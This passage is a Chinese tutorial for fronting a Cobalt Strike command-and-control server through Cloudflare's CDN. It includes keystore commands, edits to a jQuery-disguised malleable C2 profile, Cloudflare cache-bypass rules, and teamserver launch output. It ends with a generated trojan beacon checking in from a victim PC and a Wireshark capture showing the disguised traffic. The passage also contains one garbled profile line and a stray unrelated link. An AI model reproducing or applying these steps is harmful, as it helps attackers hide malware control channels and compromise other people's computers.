openssl pkcs12 -export -in www.quarry.top.pem -inkey www.quarry.top.key -out www.quarry.top.p12 -name www.quarry.top -passout pass:123456
```

```
keytool -importkeystore -deststorepass 123456 -destkeypass 123456 -destkeystore www.quarry.top.store -srckeystore www.quarry.top.p12 -srcstoretype PKCS12 -srcstorepass 123456 -alias www.quarry.top
```

生成的keystore文件将该文件放在云服务器CS的根目录下。

然后将keystore文件名称和密码填入profile文件中。

对4.3版本Profile进行修改。需要修改的内容主要有七处，

一个是https-certificate模块中的keystore和password，修改后把注释去掉。

```
## or https://github.com/killswitch-GUI/CobaltStrike-ToolKit/blob/master/https-certificate/https-certificate-profile.js

## Option 2) Create your own Self-Signed Certificate
## Use keytool to import your own self signed certificates

set keystore "www.quarry.top.store";
set password "123456";

## Option 3) Cobalt Strike Self-Signed Certificate
set C "US";
set CN "jquery.com";
set O "jQuery";
set OU "Certificate Authority";
set validity "365";
```

另外三处为http-stager、http-get、http-post模块中的Host和Referer。

```
261         append "\n" . (0-<C.documentElement,each,max(C.body[1] SC1011\ te],0[ SC1011\ te],C.body[1] 011;
262         print;
263     }
264 }
265
266 client {
267     header "Accept" "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8";
268     header "Accept-Language" "en-US,en;q=0.5";
269     header "Host" "www.quarry.top";
270     header "Referer" "http://www.quarry.top/";
271     header "Accept-Encoding" "gzip, deflate";
272 }
273 }
```

```

535
536 client {
537
538     header "Accept" "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8";
539     header "Host" "www.quarry.top";
540     header "Referer" "http://www.quarry.top/";
541     header "Accept-Encoding" "gzip, deflate";
542
543     metadata {
544         base64url;
545         prepend "__cfduid=";
546         header "Cookie";
547     }
548 }
549
550 client {
551
552     header "Accept" "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8";
553     header "Host" "www.quarry.top";
554     header "Referer" "http://www.quarry.top/";
555     header "Accept-Encoding" "gzip, deflate";
556
557     id {
558         mask;
559         base64url;
560     }
561 }

```

剩余三处为Profile中的响应头配置，其中的header "Content-Type" "application/javascript; charset=utf-8";修改为: header "Content-Type" "application/*; charset=utf-8";

```

549 }
550 server {
551
552     header "Server" "NetDNA-cache/2.2";
553     header "Cache-Control" "max-age=0, no-cache";
554     header "Pragma" "no-cache";
555     header "Connection" "keep-alive";
556     header "Content-Type" "application/*; charset=utf-8";
557
558     output {
559         mask;
560     }
561 }
562
563 server {
564
565     header "Server" "NetDNA-cache/2.2";
566     header "Cache-Control" "max-age=0, no-cache";
567     header "Pragma" "no-cache";
568     header "Connection" "keep-alive";
569     header "Content-Type" "application/*; charset=utf-8";
570
571     output {
572         mask;
573     }
574 }
575
576 server {
577
578     header "Server" "NetDNA-cache/2.2";
579     header "Cache-Control" "max-age=0, no-cache";
580     header "Pragma" "no-cache";
581     header "Connection" "keep-alive";
582     header "Content-Type" "application/*; charset=utf-8";
583
584     output {
585         mask;
586     }
587 }

```


在修改完成后，使用CS自带的c2lint对profile语法进行检查，没有报错的话说明配置是对的。

```
f.po.(data).(data).(data).(data).bbbbbbbbb.aaaaaaa.freepics.loosenolove.com.

[+] POST 3x check passed
[+] .http-get.server.output size is good
[+] .http-get.client size is good
[+] .http-post.client size is good
[+] .http-get.client.metadata transform+mangle+recover passed (1 byte[s])
[+] .http-get.client.metadata transform+mangle+recover passed (100 byte[s])
[+] .http-get.client.metadata transform+mangle+recover passed (128 byte[s])
[+] .http-get.client.metadata transform+mangle+recover passed (256 byte[s])
[+] .http-get.server.output transform+mangle+recover passed (0 byte[s])
[+] .http-get.server.output transform+mangle+recover passed (1 byte[s])
[+] .http-get.server.output transform+mangle+recover passed (48248 byte[s])
[+] .http-get.server.output transform+mangle+recover passed (1048576 byte[s])
[+] .http-post.client.id transform+mangle+recover passed (4 byte[s])
[+] .http-post.client.output transform+mangle+recover passed (0 byte[s])
[+] .http-post.client.output transform+mangle+recover passed (1 byte[s])
[+] .http-post.client.output POSTs results
[+] .http-post.client.output transform+mangle+recover passed (48248 byte[s])
[+] .http-post.client.output transform+mangle+recover passed (1048576 byte[s])
[+] Beacon profile specifies an HTTP Cookie header. Will tell WinINet to allow this.
[!] [OPSEC] .host_stage is true. Your Beacon payload is available to anyone that connects to your server to request it. Are you OK with this?
[!] .code-signer.keystore is missing. Will not sign executables and DLLs
[+] Found SSL certificate keystore
[!] .https-certificate.password is the default '123456'. Is this really your keystore password?
[+] Loading properties file (/root/CS4.4/Cobalt_Strike_4.4/Cobalt_Strike_4.4/TeamServer.prop).
[+] Properties file was loaded.
[!] Detected 2 warnings.
root@VM-12-7-ubuntu:~/CS4.4/Cobalt_Strike_4.4/Cobalt_Strike_4.4# ./c2lint /root/cs4.3/jquery-c2.4.3.profile
```

修改CDN配置

在这个Profile中，我们请求的URI是以.js结尾的，Cloudflare作为一个CDN肯定要去缓存它，但这样的话请求就无法到达我们的CS服务器，自然也就无法上线了。使用开发模式并清除缓存。

概述

Cloudflare Page Shield provides script monitoring, malicious code detection, and code change detection, helping you detect attackers attempting to steal sensitive user data. [Enable >](#)

开发模式已激活

已对此网站禁用缓存。在 3 小时 后过期。

24 小时

7 天

30 天

11 四月 — 12 四月

独立访问者

快速操作

[清除缓存](#)

[DNS 设置](#)

Under Attack 模式

在访问者访问您的站点时显示 JavaScript 质询。

☐

开发模式

暂时绕过我们的缓存。实时查看对您的源服务器进行的更改。

☒

域注册

[添加站点](#)

支持

简体中文

quarry.top

Workers

规则

页面规则

转换规则

批量重定向 Beta

设置

网络

流量

自定义页面

Apps

规则

页面规则

页面规则

页面规则用于控制针对给定的 URL 触发哪些 Cloudflare 设置。针对每个 URL 仅触发一个页面规则，因此，如果您按照优先级顺序对页面规则进行排序，则这非常有用，请尽可能将 URL 模式设置得具体些。

您剩下 2 个页面规则 个。 [购买更多页面规则。](#)

向该区域发出的 URL 编码请求会在边缘进行标准化。

[配置标准化](#)

创建页面规则

URL/说明

1

www.quarry.top/*.*js

缓存级别: 绕过

☒

API

帮助

测试上线

启动cs，设置配置为修改好的profile

```
root@VM-12-7-ubuntu:~/cs4.3# ./teamserver 150.158.137.72 user jquery-c2.4.3.profile
[*] Will use existing X509 certificate and keystore (for SSL)
Hook start
Found desired class: common/Authorization
[+] I see you're into threat replication. jquery-c2.4.3.profile loaded.
[+] Team server is up on 0.0.0.0:54321
[*] SHA256 hash of SSL cert is: 2c1922c5ce96d0b9cbc06f0e651520e31291d0b5dc69488b23f03c107a10cda3
[+] Listener: cs started!
[+] Listener: cs3 started!
[+] Listener: cs2 started!
[+] Listener: ls started!
[+] Listener: dns1 started!
[!] Trapped java.net.SocketException during client (110.53.253.164) read [Manage: user1]: Connection reset
[+] Listener: ng started!
[-] Dropped HTTP client from /127.0.0.1 (missing URI)
[+] Listener: zf started!
[*] DNS: ignoring version.bind.
[*] DNS: ignoring dnsscan.shadowserver.org.
```

对CS的listener进行配置。填入三次自己的域名，其他的默认，在https hosts处也可添加站长ping出来的cdn ip

Edit Listener

Create a listener.

Name:

Payload:

Payload Options

HTTP Hosts:

Host Rotation Strategy:

HTTP Host (Stager):

Profile:

HTTP Port (C2):

HTTP Port (Bind):

HTTP Host Header:

HTTP Proxy:

生成木马，在pc运行，成功上线

external	internal	listener	user	computer	note	process	pid	arch	last
110.53.253.164	192.168.33.1	cdn	pingyun	LAPTOP-TEEDROKL		beacon.exe	16340	x64	3s

上线后Wireshark捕捉到的get数据包，104.21.40.221为我们的cdn地址。host与referer为我们的域名。

No.	Time	Source	Destination	Protocol	Length	Info
1401	19.698111	192.168.81.144	104.21.40.221	HTTP	565	GET /jquery-3.3.1.min.js HTTP/1.1
1413	19.992992	104.21.40.221	192.168.81.144	TCP	60	2095 → 60163 [ACK] Seq=1 Ack=512 Win=67 Len=0
1421	20.341577	104.21.40.221	192.168.81.144	TCP	1314	2095 → 60163 [ACK] Seq=1 Ack=512 Win=67 Len=1260 [TCP segment of a reassembled PDU]
1422	20.341577	104.21.40.221	192.168.81.144	TCP	1314	2095 → 60163 [PSH, ACK] Seq=1261 Ack=512 Win=67 Len=1260 [TCP segment of a reassembled PDU]
1423	20.341577	104.21.40.221	192.168.81.144	TCP	1314	2095 → 60163 [ACK] Seq=2521 Ack=512 Win=67 Len=1260 [TCP segment of a reassembled PDU]
1424	20.341577	104.21.40.221	192.168.81.144	TCP	1314	2095 → 60163 [PSH, ACK] Seq=3781 Ack=512 Win=67 Len=1260 [TCP segment of a reassembled PDU]
1425	20.341672	192.168.81.144	104.21.40.221	TCP	54	60163 → 2095 [ACK] Seq=512 Ack=5041 Win=1024 Len=0
1426	20.342411	104.21.40.221	192.168.81.144	TCP	1314	2095 → 60163 [ACK] Seq=5041 Ack=512 Win=67 Len=1260 [TCP segment of a reassembled PDU]
1427	20.342411	104.21.40.221	192.168.81.144	HTTP	60	HTTP/1.1 200 OK (application/*)
1428	20.342458	192.168.81.144	104.21.40.221	TCP	54	60163 → 2095 [ACK] Seq=512 Ack=6307 Win=1024 Len=0
3956	62.454862	192.168.81.144	104.21.40.221	HTTP	565	GET /jquery-3.3.1.min.js HTTP/1.1

Wireshark · 追踪 HTTP 流 (tcp.stream eq 71) · 以太网 2

[illegible]

<https://onlinesim.ru/auth/login/?redirect=https://onlinesim.ru/v2/receive/sms?/>



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